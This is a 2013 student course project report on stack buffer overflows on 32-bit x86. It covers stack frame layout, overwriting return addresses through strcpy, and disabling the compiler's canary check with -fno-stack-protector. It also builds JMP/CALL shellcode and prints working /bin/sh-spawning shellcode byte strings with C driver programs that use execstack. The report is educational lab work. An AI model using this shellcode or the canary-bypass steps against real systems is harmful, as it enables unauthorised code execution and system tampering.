CS341: Computer Architecture Project Report
Buffer Overflow

110050008 Nehal Bhagat
110050075 S. Meghana Thotakuri
110050087 Rajlaxmi
11d170020 Deepali Adlakha

November 15, 2013

1 Goal of Project:

- Analysing the Basic Instruction Set for assembly language on Intel x86.
- Finding the stack map, how are Frame Pointer, Stack Pointer and Return Address stored on the stack.
- Changing the return address and analysing subsequently.
- Analysing and implementing the shell code.
- Analysing the Canary Defence offered by the system, disabling it, implementing and testing our attack.

2 Work Done

1. Analysing the Basic Instruction Set for assembly language on Intel x86.
2. Finding the stack map, how are Frame Pointer, Stack Pointer and Return Address stored on the stack.

2.1 Intel x86 Architecture

We have analysed the intel x86 architecture by looking at the assembly codes generated against various c++ files. The instructions are a lot interpretable and there are a variety of registers used in this. An interesting observation here is the difference in architectures of 32-bit and 64-bit systems. The implementation of stack is one thing that is fascinating in this architecture. Stack is used for various reasons as storing the return pointer of a procedure, dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function. The stack consists of logical stack frames that are pushed when calling a function and popped when returning. The basic structure of stack for a procedure is as follows



Figure 1: Buffer

2.2 Changing Return Address

The overview of Buffer Overflow is to change the "return address" somehow (mostly by overflowing any of the local variables exploiting their vulnerabilities) and point it to some malicious code. One among the vulnerabilities is in using a "char array" and "strcpy". The tiny code bit below explains how to exploit this vulnerability.

```
void function(char *str) {
  char buffer[16];
 strcpy(buffer,str);
}
void main() {
 char large_string[256];
 for( int i = 0; i < 255; i++)
   large_string[i] = 'A';
 function(large_string);
}
```

In this case, the return address of "function" is stored below the the space allocated to "char". So when it overflows, it may overwrite the return address and modify it into some value. Ofcourse here the returned value directs to nowhere so it gives an error. But if we overwrite it with some valid address then we achieve our motive of attack.

2.3 Resolving Canary Defense

The compilers now a days are built intelligent enough to detect these kind of attacks. They implement a canary defence called canary check at compile time and check them at run time before going to return address. A sentinel value is inserted above the return address in the stacked and checked at the end if the value is same or not. If not an error is returned.

To remove these Sentinel Checks, we

1. Used the flag "-fno-stack-protector" while compiling.
2. Generated the assembly code and remove the line doing check over sentinel value.

2.4 Changing Return Address to achieve a specific functionality

Knowing the exact position (relative to any variable at least) of the return address so that we can directly go to it and change it without disturbing the sentinel value. An example of this is shown below(The stack map of procedure "function" is also shown to the right.)

```
void function(int a, int b) {
  char buffer1[5];
  char buffer2[10];
  int *ret;
  ret = buffer1 + 12;
  (*ret) += 8;
}
```

```
int main() {
int x;
x=0;
function(2,3);
x=1;
printf("%d\n",x)
}
```

A point to note here is that, memory allocation in stack takes in multiples of 1 word (4 bytes). So, buffer 1 occupies 8 bytes and buffer2 12 bytes. We know that "buffer1" returns the address of it. Observing the stack map we interpret that return address is relatively 12 bytes after it. So logically "buffer1 + 12" points to the return address. Now I change it by incrementing by 8.(In this case doing this skips 1 instruction of "main" (x=1). So effectively "0" is printed here instead of "1")

2.5 Shell Code

Now coming to the point of changing the return address, we place the code which we are trying to execute in the buffer we are overflowing, and overwrite the return address so that it points back into the buffer. Assuming our goal is to spawn a shell so that we can run any instructions on it, the code for it would be something like

```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

We generally have an exit code following this just in case of any failure for it to exit cleanly like

```
void main() {
        exit(0);
}
```

We put all this together into a simple assembly code. But for it we need to have in memory the word "/bin/sh" and we need its address. Here we add some "JMP" and "CALL" instructions to overcome the problem that we don't know where in the memory space of the program we are trying to exploit, the code will be placed. The JMP and CALL instructions use Instruction Pointer relative addressing, which means we can jump to an offset from the current IP without needing to know the exact address of where in memory we want to jump to. If we place a CALL instruction right before the "/bin/sh" string, and a JMP instruction to it, the strings address will be pushed onto the stack as the return address when CALL is executed. All we need then is to copy the return address into a register. The CALL instruction can simply call the start of our code above. Assuming now that J stands for the JMP instruction, C for the CALL instruction, and s for the string, the execution flow would now be:



Figure 2: Execution Flow

Now, integrating this part to the code shown above to spawn the shell, we write a code block in assembly and estimate how much memory each instruction would occupy. We get the relative positions of all J's and C's wrt to eachother using which we call them. With this we have the code block needed to be written in the buffer and this is called the "Shellcode." All we have to do now is place the code we wish to execute in the stack or data segment, and transfer control to it. To do so we will place our code in a global array in the data segment. But there is a problem here, when we are trying to overflow a character buffer, any null bytes in our shellcode will be considered the end of the string, and the copy will be terminated. There must be no null bytes in the shellcode for the exploit to work. We eliminate the null bytes by using simple hacks like

```
move \$a0, 0x00          is written as          xor \$a0,\$a0,\$a0
```

and any further occurrence of "0x00" is replaced by $a0

***The bit above is only for explanation. The x86 architecture is different from that of MARS.**

After these modifications, we extract the hex representation(opcode) of the binary code. (This is obtained using "objdump -d shellcode.o")

2.6 Spawning the Shell

Now that we finally got the shellcode we would overflow the buffer with, all we need to do is to let the "return address" point to this. For this, we simply write a code like the one below

```
char shellcode[]="\xeb\x18\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46"
                 "\x0c\xb0\x0b\x8d\x1e\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
                 "\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

```
int main()
{
   int *ret                              //this pointer would be placed
                                           8 bytes above return addr
   ret = (int *)\&ret+2;                //incrementing ret by 2
                                          actually shifts it by 8 bytes
   (*ret) = (int)shellcode;             //pointing the return address
                                          to shellcode.
}
```

We have used execstack command. This is used so that the executable uses the execution stack.

ELF binaries and shared libraries now can be marked as requiring executable stack or not requiring it. This marking is done through the p_flags field in the PT_GNU_STACK program header entry. If the marking is missing, kernel or dynamic linker need to assume it might need executable stack. This is done using execstack.

One specific thing here is, while running the program, if we run directly we get a segmentation fault. For some reason execution stack is not formed directly . To overcome this, we have an application in linux "execstack".Doing "execstack -s ./a.out" would simply create an execution stack and let us do our attack. Now running the program redirects us to the shell. Bingo !! Motive achieved.

In this example, what we have done is filled the array large_string[] with the address of buffer[], which is where our code will be. Then we copy our shellcode into the beginning of the large_string string. strcpy() will then copy large_string onto buffer without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of main and it tried to return it jumps to our code, and execs a shell.

```
char shellcode[] =
       "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
       "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
       "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
char large_string[128];

void main() {
 char buffer[96];
 int i;
 long *long_ptr = (long *) large_string;

 for (i = 0; i < 32; i++)
   *(long_ptr + i) = (int) buffer;

 for (i = 0; i < strlen(shellcode); i++)
   large_string[i] = shellcode[i];

 strcpy(buffer,large_string);
}
```

3 CHALLENGES

Some issues faced :

- Random use of esp(stack pointer) and ebp(frame base pointer) to address local variables takes place.
- Very often random allocation of space for local variables on the stack takes place misguiding us in interpreting the relative positions of local variables to return address.
- When trying to give the shellcode as input, some wrong address allocation is taking place. This is forcing us to hard code the shell code in the program.
- Use of any C++ function is changing the stack in some way and again relative positions of return address to local variables is changed.

4 Additional Study

We tried to study how different softwares/professionally developed code is checked for Buffer Overflows during runtime. We came across this paper `http://www.cs.umd.edu/~pugh/BugWorkshop05/papers/61-zhivich.pdf` which compares the capabilities of Buffer Overflow Detection tools. We couldn't completely understand the paper but just skimmed through it to understand how things are done. We also came to know about Code Auditing. This doesn't take place exactly at runtime. It is done to check any sort of vulnerabilities that can be guessed by just seeing the code. In order to detect Memory leaks and stuff, all kinds of pointers are analysed in the code. Then the corresponding bounds and stuffs are checked.

5 Further Extensions

5.1 Taking Shell Code as input from stdin

As discussed with the Professor, in order to take Shell Code as input from the terminal we will have to deal with Perl Scripts. We will do that and run some more experiments associated with Buffer Overflow.

5.2 Messing up with System using Shell

After spawning the shell, we can issue shell commands to alter the System Files. For this the program would be the same with a changed Shell Code which would correspond to a particular action.